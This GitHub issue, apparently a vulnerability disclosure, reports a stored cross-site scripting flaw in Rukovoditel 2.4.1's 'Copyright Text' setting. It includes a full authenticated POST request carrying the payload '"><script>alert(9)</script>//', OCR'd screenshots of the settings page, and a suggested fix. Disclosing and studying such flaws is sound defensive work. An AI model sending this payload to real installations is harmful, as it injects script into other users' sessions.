joelister / Persistent-XSS-on-qdPM-9.1 Public

Code Issues 5 Pull requests Actions Projects Security ···

New issue

Jump to bottom


Persistent XSS on Rukovoditel 2.4.1 #5

Open joelister opened this issue on Apr 12, 2019 · 0 comments

joelister commented on Apr 12, 2019 Owner

Stored cross-site scripting (XSS) vulnerability in the "Copyright Text" field found in the "Application" page under the "Configuration" menu in Rukovoditel 2.4.1 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to /rukovoditel_2.4.1/index.php?module=configuration/save&redirect_to=configuration/application

This vulnerability is specifically the "Copyright Text" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:



localhost/412/rukovoditel_2.4.1/index.php?module=configuration/application
火狐官方站点 新手上路 常用网址 爱奇艺 新浪微博 亚马逊 百度 网址大全 爱淘宝 京东商城 京东商城
您必须先登录此网络才能访问互联网。
test
Application
Email Options
Attachments
Security
Server load
LDAP
Holidays
Login Page
User registration
Maintenance Mode
Application Structure
Extension
Tools
Support

Name of application: test

Short name of application: test

Logo: 浏览... 未选择文件。

Logo Link: 123

Will open in a new window

Copyright Text: "><script>alert(9)</script>//

Enter your Company Name here. The text displays at the bottom of the page. Symb

Language: English

Users can change language under My Account page.

Skin:

By default, if the skin is not set, users can change the skin.
Selected skin will be installed for all users, and change the skin will be hidden.

Time Zone: America/New_York


UTC -04:00

Rows Per Page: 10

```
POST /412/rukovoditel_2.4.1/index.php?module=configuration/save&redirect_to=configuration/application HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost/412/rukovoditel_2.4.1/index.php?module=configuration/application
Content-Type: multipart/form-data; boundary=---------------------------30803141339917
Content-Length: 2448
Connection: close
Cookie: cookie_test=please_accept_for_session; sid=ssgomjs3diqhalpv7oq290l6v0
Upgrade-Insecure-Requests: 1

-----------------------------30803141339917
Content-Disposition: form-data; name="form_session_token"

#EDE_V_qAV
-----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_NAME]"

test
-----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_SHORT_NAME]"

test
-----------------------------30803141339917
Content-Disposition: form-data; name="APP_LOGO"; filename=""
Content-Type: application/octet-stream

-----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_LOGO]"

-----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_LOGO_URL]"
```

```
123
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_COPYRIGHT_NAME]"

"><script>alert(9)</script>//
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_LANGUAGE]"

english.php
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_SKIN]"

----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_TIMEZONE]"

America/New_York
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_ROWS_PER_PAGE]"

10
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_DATE_FORMAT]"

m/d/Y
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_DATETIME_FORMAT]"

m/d/Y H:i
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_NUMBER_FORMAT]"

2/./*
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_FIRST_DAY_OF_WEEK]"

0
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[DISABLE_CHECK_FOR_UPDATES]"

0
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[APP_DISPLAY_USER_NAME_ORDER]"

firstname_lastname
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[PASSWORD_MIN_LENGTH]"

5
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[ALLOW_CHANGE_USERNAME]"

0
----------------------------30803141339917
Content-Disposition: form-data; name="CFG[ALLOW_REGISTRATION_WITH_THE_SAME_EMAIL]"

0
----------------------------30803141339917--
```

When an authenticated user visits the page, the code gets executed:



localhost/412/rukovoditel_2.4.1/index.php?module=configuration/application

Please remove "install" folder

Application Settings

Name of application: test

Short name of application: test

Logo: 浏览... 未选择

Logo Link: "><script>alert

Will open in a new window

Copyright Text: "><script>alert(9)</script>//

Enter your Company Name here. The text displays at the bottom of the page. Symbol © add

Language: English

Users can change language under My Account page.

Skin:

By default, if the skin is not set, users can change the skin.
Selected skin will be installed for all users, and change the skin will be hidden.

Time Zone: America/New_York

9

There may be more but I believe this can be fixed by recursively stripping out the tags <script> and </script>

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant